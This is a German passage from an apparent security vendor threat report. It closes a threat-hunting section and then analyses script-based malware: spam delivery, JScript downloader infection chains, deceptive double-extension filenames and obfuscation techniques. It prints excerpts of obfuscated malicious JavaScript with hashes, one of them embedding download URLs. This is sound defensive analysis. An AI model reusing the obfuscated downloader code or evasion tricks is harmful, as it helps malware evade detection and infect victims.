Vorgehensweise: Erstellen Sie ein Profil normaler Ereignisse in Ihrem Netzwerk, und suchen Sie nach Verbindungen, die ungewöhnlich lange aktiv sind, ins Ausland führen oder große Datenmengen übertragen.

Fazit

Obwohl die Bedrohungssuche keine angemessene kontinuierliche Überwachung oder eine andere wichtige Sicherheitsfunktion in Unternehmen ersetzen kann, stellt diese Suche ein wichtiges Element für Sicherheitskontrollzentren dar, die von einem reaktiven zu einem proaktiven Ansatz wechseln sollen.

Auch wenn keine dieser Techniken allein betrachtet perfekt ist, hat sich deren Einsatz immer wieder als sehr effektiv erwiesen. Ihre Implementierung bietet einen weiteren Vorteil: Wenn Sie die hier beschriebenen Schritte durchführen, erhalten Sie wertvolle Einblicke darin, was in Ihrem Netzwerk vorgeht und was „normal" ist, sodass Sie ungewöhnliche Aktivitäten besser erkennen können.

Bedrohungsjäger finden weitere Informationen zur Implementierung eines fundierten, auf Annahmen und Fragen basierenden Ansatzes auf unserer GitHub-Webseite sowie in diesen zusätzlichen hervorragenden Quellen:

Weitere Lektüre

- Threat Hunting Project (Projekt „Bedrohungssuche")
- Detecting Lateral Movement Through Tracking Event Logs (Erkennung von Bewegungen innerhalb des Netzwerks mithilfe von Protokollen zur Ereignisnachverfolgung)
- Helping Overburdened SOC Analysts Become More Effective Threat Hunters (Unterstützung überlasteter SOC-Analysten, damit sie effektivere Bedrohungsjäger werden)
- Game Changer: Identifying and Defending Against Data Exfiltration Attempts (Bahnbrechende Neuerung: Identifizierung von und Schutz vor Datenexfiltrationsversuchen)
- How analysts approach investigations (So gehen Analysten bei Untersuchungen vor)

Open Source-Tools


- rastrea2r: Collecting & hunting for IOCs with gusto & style (Erfassung und Suche nach Kompromittierungsindikatoren mit Bauchgefühl und Stil)
- OpenDXL
- DeepBlueCLI
- Security Onion
- SOF-ELK
- Real Intelligence Threat Analytics


Der Aufstieg skriptbasierter Malware

Diwakar Dinkar und Prajwala Rao

Von Malware genutzte Skripttechniken sind bei Angreifern taktisch äußerst beliebt. Manche Malware-Varianten setzt diese Techniken für alle Operationen, andere nur für einen bestimmten Zweck ein. McAfee Labs hat in den letzten beiden Jahren eine Zunahme der skriptbasierten Malware festgestellt, da Cyber-Kriminelle weiter nach Möglichkeiten suchen, Benutzer zu täuschen und die eigene Erkennung zu umgehen.

Malware-Autoren nutzen JavaScript, VBScript, PHP, PowerShell und andere Skripts, um ihre böswillige Fracht zu verteilen. Wir haben Bartallex, Kovter, Nemucod und W97/Downloader sowie zahlreiche weitere Malware gefunden, die ihre Schaddaten mithilfe von Skripts auf die Computer der Opfer laden. Im Jahr 2015 verteilte das Exploit-Kit Angler Malware mithilfe von Skripts. Im Jahr 2016 verbreitete sich Locky mithilfe mehrerer verschleierter JavaScript-Layer. Die Ransomware Nemucod setzte auf PHP und JavaScript. Darüber hinaus sahen wir die Ausführung dateiloser Malware mithilfe von PowerShell. Bartallex verwendet eine Kombination von .bat- und .vbs-Dateien, um seine Schaddaten herunterzuladen. Dridex verwendet PowerShell, um seine Schaddaten herunterzuladen und auszuführen. Anfang 2017 verwendeten Angreifer PowerShell, um Mac-Computer anzugreifen.




An McAfee Labs gesendete PowerShell-Malware
25.000
20.000
15.000
10.000
5.000
0
3. Q.
4. Q.
1. Q.
2. Q.
3. Q.
4. Q.
1. Q.
2. Q.
2015
2016
2017



An McAfee Labs gesendete Hypertext- und VBS-Malware
1.600.000
1.200.000
800.000
400.000
0
3. Q.
4. Q.
1. Q.
2. Q.
3. Q.
4. Q.
1. Q.
2. Q.
2015
2016
2017

Abbildung 18: Erste Stufen einer Infektion.

Warum ein Skript?

Skriptsprachen bieten Angreifern dieselben Möglichkeiten wie dateibasierte Malware. Was aber bringt einen Malware-Autor dazu, eine Skriptsprache zu verwenden? Die Umgehungsmöglichkeiten sind wahrscheinlich der Hauptgrund für die Beliebtheit dieser Angriffsmethode. Skripts können leicht verschleiert werden und sind daher nur schwer zu erkennen. Im *McAfee Labs Threat-Report vom Juni 2017* haben wir bereits viele Umgehungstechniken vorgestellt.

McAfee Labs beobachtete in den letzten Jahren eine drastische Zunahme skriptbasierter Malware. In diesem Hauptartikel beleuchten wir die beiden am weitesten verbreiteten Typen: JavaScript und PowerShell. Wir untersuchen Verbreitungsmethoden, zeigen auf, wie ein Skript auf den Computer eines Opfers gelangt und beschreiben den Infektionsmechanismus.

JavaScript

Böswillige JavaScripts sind im Grunde Downloader, die Benutzer über Malware-Spam-Kampagnen angreifen. Sie gelangen in der Regel über Spam-E-Mails, eingebettet in eine angehängte ZIP- oder RAR-Datei, auf den Computer eines Benutzers. Wenn der Benutzer das Dateiarchiv öffnet und auf die JavaScript-Datei doppelklickt, führt die Windows-Scripting-Engine JScript die Datei aus, um ohne Wissen des Benutzers eine Verbindung mit einem oder mehreren Remote-Hosts herzustellen, weitere Malware herunterzuladen und den Computer zu infizieren.

Über Jahre hinweg haben Angreifer Spam-Kampagnen zu einer der gängigsten Methoden für die Verteilung von Malware entwickelt. In den meisten Fällen befindet sich in den E-Mail-Anhängen eine böswillige ausführbare Datei (oft mit der Erweiterung .exe, .pif oder .scr), ein scheinbar harmloses Dokument mit verborgenen doppelten Dateierweiterungen oder ein Dateiarchiv mit eingebetteter böswilliger ausführbarer Datei. Allerdings hat sich der Spam-Trend in den letzten Jahren gewandelt. Bei den heute übertragenen Daten handelt es sich meist um manipulierte Dokumente (die eine Schwachstelle nutzen) oder Dateiarchive mit böswilligen JavaScript-Dateien (die weitere Malware herunterladen). JavaScript-Malware nutzt keine Schwachstelle für die Infektion aus, sondern versucht mithilfe von Social Engineering, Fuß zu fassen.

Tatsächlich handelt es sich bei „böswilligem JavaScript-Code“ um JScript-Dateien und nicht um JavaScript-Dateien. Es gibt einige kleine Code-Unterschiede zwischen den beiden Skriptfamilien und dabei, was im Sicherheitskontext erlaubt ist und was nicht. Darauf gehen wir in diesem Hauptartikel jedoch nicht ein. Wir verwenden den gängigeren Begriff JavaScript für böswillige Skripts.




Abbildung 19: Als Lieferbestätigung getarnte E-Mail mit böswilligem JavaScript-Code in einem .zip-Anhang.




Abbildung 20: Diese JavaScript-E-Mail in japanischer Sprache wurde an fünf E-Mail-Adressen gesendet, die alle denselben Empfängernamen enthielten.

Folgen

Teilen


Infektionskette

Wenn böswilliger JavaScript-Code ausgeführt wird, lädt er in der Regel eine ausführbare Datei von einem Remote-Host herunter und speichert sie im Ordner %TEMP%. Mit ActiveX-Steuerelementen (z. B. wscript.shell, msxml2.xmlhttp und adodb.stream) wird eine HTTP-GET-Anforderung erstellt, um die Datei herunterzuladen. Wscript.shell ruft beispielsweise die Umgebungsvariable %TEMP% mithilfe von GetSpecialFolder und TemporaryFolder (Wert = 2) ab, oder der Parameter %TEMP% msxml2.xmlhttp lädt die böswillige Binärdatei vom Remote-Server herunter und verwendet die Methode „open“. Diese Skripts verwenden drei Parameter: die gewünschte HTTP-Methode (GET), die URL und den booleschen Wert „true“ oder „false“ für synchrone bzw. asynchrone Aufrufe.

Verbreitung

Kunden wiesen McAfee ab Anfang April 2015 auf böswilligen Nemucod-JavaScript-Code hin. Diese Meldungen verstärkten sich Mitte August 2015 mit einem weiteren Sprung im Oktober 2015. Die erkannten Angriffe verteilen sich über den gesamten Globus, nicht nur auf eine spezielle Region. Das folgende Diagramm zeigt die Zunahme der Nemucod-Meldungen. Sie machen 90 Prozent der Meldungen von böswilligem JavaScript-Code aus.

Zu den häufigsten Dateinamen in den Spam-Kampagnen gehören Varianten von „Rechnung“, „Scan“, „Dokument“, „Task“, „Fax“ und viele andere.



Die JavaScript-Dateien in diesen Nemucod-Spam-Kampagnen nutzen andere Muster von Dateinamen als in früheren Spam-Kampagnen, in denen immer die gleiche Gruppe von Dateinamen zum Einsatz kam. Dabei sind die JavaScript-Dateinamen nicht nur in Englisch gehalten.

- dokument_05730.pdf.js (Schwedisch)
- Bewerbung [**].zip (Deutsch)
- ртелеком483.zip (Russisch)
- 出書(6月2日)野田.zip (Japanisch)

Böswilliger JavaScript-Code verwendet auch Doppelerweiterungen wie .doc.js oder .pdf.js, um den wahren Charakter zu verbergen und Benutzer zu täuschen. Diese böswilligen Skripts treffen auch als JScript-codierte Skriptdateien und Windows-Skriptdateien ein.

- Informacje_Przesylki.wsf
- fattura<Tag>.<Monat>.pdf.js (z. B. fattura02.05.pdf.js)

Selbst wenn die Dateien scheinbar von Finanzinstituten stammen, sehen wir mehr oder weniger ähnliche Muster: Eine kurze Zeichenfolge, die Aufschluss über die scheinbare Art der Datei geben soll, einige zufällige Zeichenfolgen oder Ziffern, um den Dateinamen eindeutig zu machen, und eine .js-Erweiterung oder doppelte Dateierweiterung wie .doc.js oder .pdf.js. Spätere Varianten des böswilligen JavaScript-Codes enthielten zwei oder mehr Dateien statt nur einer.

Verschleierungsmethoden

Angreifer reagieren auf verbesserte Sicherheitsmethoden häufig mit Verschleierungstechniken, um die eigene Erkennung zu umgehen. Bestimmte Verschleierungs- und Anti-Emulationstricks eignen sich sowohl für Binärdateien als auch für böswilligen JavaScript-Code:

- Zeichenfolgenverkettung
- Überflüssige Operationen mit numerischen Werten
- Umgekehrte Zeichenfolgen
- Unsinnige Zeichen zwischen Zeichenfolgen
- Unnötige Kommentare
- Zwischen Zeichenfolgen eingefügte unsinnige Zeichenfolgen
- Deklarationen und Initialisierung von unsinnigen Zeichenfolgenvariablen
- Arrays, in denen falsche URLs mit richtigen URLs vermischt werden
- Unicode/hex/decimal/Base64-Codierung

Benutzerdefinierte Verschleierungselemente

Malware-Autoren verwenden häufig auch eigens erstellte Verschleierungselemente für böswilligen JavaScript-Code. Diese drei stellen wir im Folgenden vor:

- In Kleinstzeichenfolgen aufgeteilte Skripts
- JavaScript Obfuscator (kostenlose Version)
- Packer von Dean Edwards

In Kleinstzeichenfolgen aufgeteilte Skripts: Bei dieser Verschleierungsmethode wird der gesamte böswillige JavaScript-Code in Kleinstzeichenfolgen von jeweils zwei bis fünf Zeichen aufgeteilt, die während der Ausführung verkettet werden, bevor die Funktion „eval“ ausgeführt wird.

```
function ooooooooooooooooooooooooo() { xxxxxxxxxxxxxxxxxx += ');';
ttttttttttttttttttttttt(); }; function ppppppp() { xxxxxxxxxxxxxxxxxx
+= 'unct'; uuuuuuuuuuuuuuuuuuuuuuuuu(); }; function
qqqqqqqqqqqqqqqqqqqqqqqqqqq() { xxxxxxxxxxxxxxxxxx += '11");';
mmmmmmmmmmmmmmmmmmmmmmmmmmmm(); }; function eeeeeeee() {
xxxxxxxxxxxxxxxxxx += '5E0'; rrrrrrrrrrrrrrrrrrrr(); }; function
uuuu() { xxxxxxxxxxxxxxxxxx += '(" "'; iiiiiiiiiiii(); }; function
ttttttttttttttttttttt() { xxxxxxxxxxxxxxxxxx += 'xa.'; pppppp(); };
function aaaaaaaaaaaaaaaaaaaaa() { xxxxxxxxxxxxxxxxxx += 'nre';
rrrrrrrrrrrrrrrr(); }; function iiiiiiiiiiiiiiiiiiiiiiiiiiiii() {
xxxxxxxxxxxxxxxxxx += '{}; '; fffffffffff(); }; function mmm() {
xxxxxxxxxxxxxxxxxx += '200) '; mmmmmmmm(); }; function oooooo() {
xxxxxxxxxxxxxxxxxx += 'ct'; kkkkkkkkkkkk(); }; function
wwwwwwwwwwwwwwww() { xxxxxxxxxxxxxxxxxx += ' &';
mmmmmmmmmmmmmmmmmmmmm(); }; function rrrrrrrrrrrrrrrrrrr() {
xxxxxxxxxxxxxxxxxx += 'C0101'; mmmmmmmmmmm(); }; function
lllllllllllllllllllllllll() { xxxxxxxxxxxxxxxxxx += 'nt.';
ddddddd(); }; function mmmmmmmmmmmmmmmmmmmmmmmmmmmm() {
xxxxxxxxxxxxxxxxxx += 'ng'; eeeeeeeeeeeeeeeeeee(); }; function
ccccccccccc() { xxxxxxxxxxxxxxxxx += 'nment'; fffffffffffffffff();
}; function uuuuuuuuuuuuuu() { xxxxxxxxxxxxxxxxxx += '(6382';
ooooooooooooooooooooooooo(); }; function aaaaaaaaaaaaaaaaa() {
xxxxxxxxxxxxxxxxxx += ' {}; '; sssssssssssssssss(); }; function
fffffffffffffffffffffff() { xxxxxxxxxxxxxxxxxx += 'tio';
ggggggggggg(); }; function uuuuuuuu() { xxxxxxxxxxxxxxxxxx += 'obje';
oooooo(); }; function nnnnnnnnn() { xxxxxxxxxxxxxxxxxx += 'C0';
jjjjjjjjjjjjjjjjjjjjjjjjj(); }; function vvvvvvvvvvvvvvvvvvvvvv() {
xxxxxxxxxxxxxxxxxx += 'fn'; ggggggggggggg(); }; function
```

Abbildung 21: Beispiel für ein Skript, das in Kleinstzeichenfolgen mit Funktionen aufgeteilt wurde.

JavaScript Obfuscator: Das Online-Verschleierungstool „Javascript Obfuscator“ (kostenlose Version) ist auf www.javascriptobfuscator.com verfügbar.

```
/*****************************************************************************/
/*                                                                           */
/*  This obfuscated code was created by Javascript Obfuscator Free Version.*/
/*  Javascript Obfuscator Free Version can be downloaded here                */
/*  http://javascriptobfuscator.com                                          */
/*                                                                           */
/*****************************************************************************/
eval((function(){var
z=[81,86,75,88,87,94,71,70,66,60,85,74,82,89,76,80,72,90,79,65];var
k=[];for(var b=0;b<z.length;b++)k[z[b]]=b+1;var m=[];for(var
c=0;c<arguments.length;c++){var r=arguments[c].split('~');for(var
y=r.length-1;y>=0;y--){var q=null;var f=r[y];var j=null;var v=0;var
u=f.length;var t;for(var d=0;d<u;d++){var g=f.charCodeAt(d);var
s=k[g];if(s){q=(s-1)*94+f.charCodeAt(d+1)-32;t=d;d++;}else
if(g==96){q=94*(z.length-32+f.charCodeAt(d+1))+f.charCodeAt(d+2)-32;t=d;d+=2;
}else{continue;}if(j==null)j=[];if(t>v)j.push(f.substring(v,t));j.push(r[q+1]
);v=d+1;}if(j!=null){if(v<u)j.push(f.substring(v));r[y]=j.join('');}}m.push(r
[0]);}var h=m.join('');var n='abcdefghijklmnopqrstuvwxyz';var
p=[10,92,96,39,126,42].concat(z);var x=String.fromCharCode(64);for(var
b=0;b<p.length;b++)h=h.split(x+n.charAt(b)).join(String.fromCharCode(p[b]));r
eturn h.split(x+'!').join(x);})('function
i@xE@t@t@ns(Tgb,@uTm,@qkS,@rf@xc@u@iQwNoq@jQ[Noq@j===443Qw@rr@wissqQ|}Q{qNE@w
@o="@jyayvpC"Qo@qkS){casQXsI@in@o=5138Q%iQe49726V"iQe=="SmgCz"Qwr@xT@sQxQA728
:V!@mdS@vy@ug=44863QHj@u@vj@n=57502Q{@QuQ`@Qu==="@oilrr"Qw@naurh@qbQqif(qNE@w
@oQ_mpx="gaIn"};Q
true:V!@o@gg="@g@nufi@ie"Q%@rqb@i@xpgQ|Q=V!Ss@q@r@tp@yQ[Ss@q@r@tp@y===0){swit
ch(@qkS){casQXsI@in@o=5138Q%iQe49726V"iQe=="SmgCz"Qwr@xT@sQxQA728:V!@mdS@vy@u
g=44863QHj@u@vj@n=57502Q{@QuQ`@Qu==="@oilrr"Qw@naurh@qbQqV!y@o@v=69079Qfretur
n
1QTkqetcqs(x@kda@s@nEQwp@kl=parseInt(x@kda@s@nEQ^p@klQZk@jg@jQsau@yee@z@r="fQ
]au@yee@z@rQZcDkQsS@hbusSC="rQ]S@hbusSCQTqrr@htQswMg@o@t="CQ]wMg@o@tQZu@hy@mQ
nyEb@oEqy@g="@zQ]@yEb@oEqy@gQTgxlMQsb@r@iCQxQ{@zC@mf@tQx;;Q{zl@q="oQ]zl@qQZpf
@g@nyeQspvnbni="cQ]pvnbniQZQY{V!I@z@h="aQ]I@z@hQZkicfCsQnqr@ja="eQ]@qr@jaQZx@
gg@r@mQnhT@wz@qiel="hQ]@hT@wz@qielQTqtsky(@sgt){Q\'Q-V Q&461:Q)Q Q2Q"
"Q+QzQ!V(Q,Q# Q$Q};Q{@qrggm@i=pf@g@nyeQy I@jx@hf=x@gg@r@mQy
E@mv@v@oN=QYQ{@o@m@wvohq=cDkQy l@oeqT=u@hy@mQy
```

Abbildung 22: JavaScript-Code mit dem vom Verschleierungs-Tool hinzugefügten Original-Header.
MD5-Hash: FF6A165652EC9A1C2ADDAEBE15FD0C5E.

Folgen

Teilen

```
eval((function(){var
s=[79,90,71,65,72,88,66,80,76,89,87,94,70,60,86,81,85,75,82,74];var
b=[];for(var v=0;v<s.length;v++)b[s[v]]=v+1;var d=[];for(var
r=0;r<arguments.length;r++){var n=arguments[r].split('~');for(var
l=n.length-1;l>=0;l--){var j=null;var f=n[l];var u=null;var p=0;var
o=f.length;var a;for(var h=0;h<o;h++){var x=f.charCodeAt(h);var
m=b[x];if(m){j=(m-1)*94+f.charCodeAt(h+1)-32;a=h;h++;}else
if(x==96){j=94*(s.length-32+f.charCodeAt(h+1))+f.charCodeAt(h+2)-32;
a=h;h+=2;}else{continue;}if(u==null)u=[];if(a>p)u.push(f.substring(p
,a));u.push(n[j+1]);p=h+1;}if(u!=null){if(p<o)u.push(f.substring(p))
;n[l]=u.join('');}}d.push(n[0]);}var e=d.join('');var
i='abcdefghijklmnopqrstuvwxyz';var
y=[42,126,39,92,10,96].concat(s);var
w=String.fromCharCode(64);for(var
v=0;v<y.length;v++)e=e.split(w+i.charAt(v)).join(String.fromCharCode
(y[v]));return e.split(w+'!').join(w);})('function a(){var
d=["https://www.wsfdfdofnaldZFodm/ldfoginO nexdA
ebsoocket-b.intercomO(faceboo6"mi44n.phpZGdonaldinxcoZ|ffZO.phpZGnex
us-websocket-b.intercom.comZGfacebook.com/db.php","http://www.cuocim
atic.com/js/faq/Dip3940282.scrZGwww.donafldOgO
nexus-websocket-b.inteO&GRebooG"minO donOgO nexuO!ffAOvriZEnO
donraldOgO nexA ebsZ.O&GRebocCdoG"vvminO dodA?OgO GvffdfO!G4fdOvGFO
faGSoG"minO donerOgO nexfxuO!AOxffvriZEnO donrGTpOgO
nexZYdZ.O&GRO|advvminO doANddzxnOgO G fdfO!G4fdfOZA?O dodA?OgO
GvffdfO!G4fdOvGFO faGSoG"minO donerOgO
nexfxuO!89eje98sdzczxewGm.net/790wzsdfdsfcijw/O8O
OZ-GKdf3424G7sdf5O7O%OtsdfALvxcAUerwG\'OFO\'GOfxcv8zAaAH438GJdsfsGPd
fsOB3O"OCO/A=fdsfqzcGAO
```

Abbildung 23: JavaScript-Beispiel ohne Original-Header.
MD5-Hash: B74412FDF0868D461ED4DBF274EE0422.

```
eval(function(p,a,c,k,e,d){e=function(c){return(c<a?'':
e(c)+'\\b','g'),k[c])}return p}('c Q(1f,17,18,1o){if('
if(5.10(kk))0){lf=7(9k,8)}4 17="";4 ji=0;if(5.10(ji)>=0
7(-ac)}4 3n=0;if(5.s(3n)!=0){ab=-a8}if("a9"=="\\z\\t\\u
+=1s(7(4F,1o))}if("\\o\\15\\u\\11\\l".J("\\o\\z\\t\\z\\
{4 4e=0;if(5.P(4e)==0){4 8t=-8z}6{8A=8y}4 iA=-1;if(5.s(
if(1U==="\\13\\15\\z\\11\\15"){8g="\\14\\k\\u\\M\\t\\u\
9b){4 99="98"}4 1L="95";4 dM="96";if(1L!=dM){4 97=\'\\u
I"}6{jb="8R"}if("".J("8Q")>0){4 8N=\'-8O\'}if(8P==ap){4
<=7(bI,8)){4 b$=\'-bO\'}6{bP=\'\\k\\14\\u\\o\\M\'}4 2D=
 4k=1;if(5.s(4k)===0){4 d1=a}if("\\B\\k\\u\\15\\z\\w\\1
}4 C=x("aS","aU");if(7(-aR)!=-aQ){gL=aN}6{aO=-aP}if("aU
)===0){4 aA="aC"}4 r=1t aI();if(7(aJ)===aH){aG=\'-aD\'}
10(3E)!=0){bD=7(bK,8)}6{4 lV=9}4 ft=C[1i].3F("|");if(-1
12("-7Z")!=-1){4 4$=a}4 3$=-1;if(5.U(3$)>0){4 5b="}4 1
```

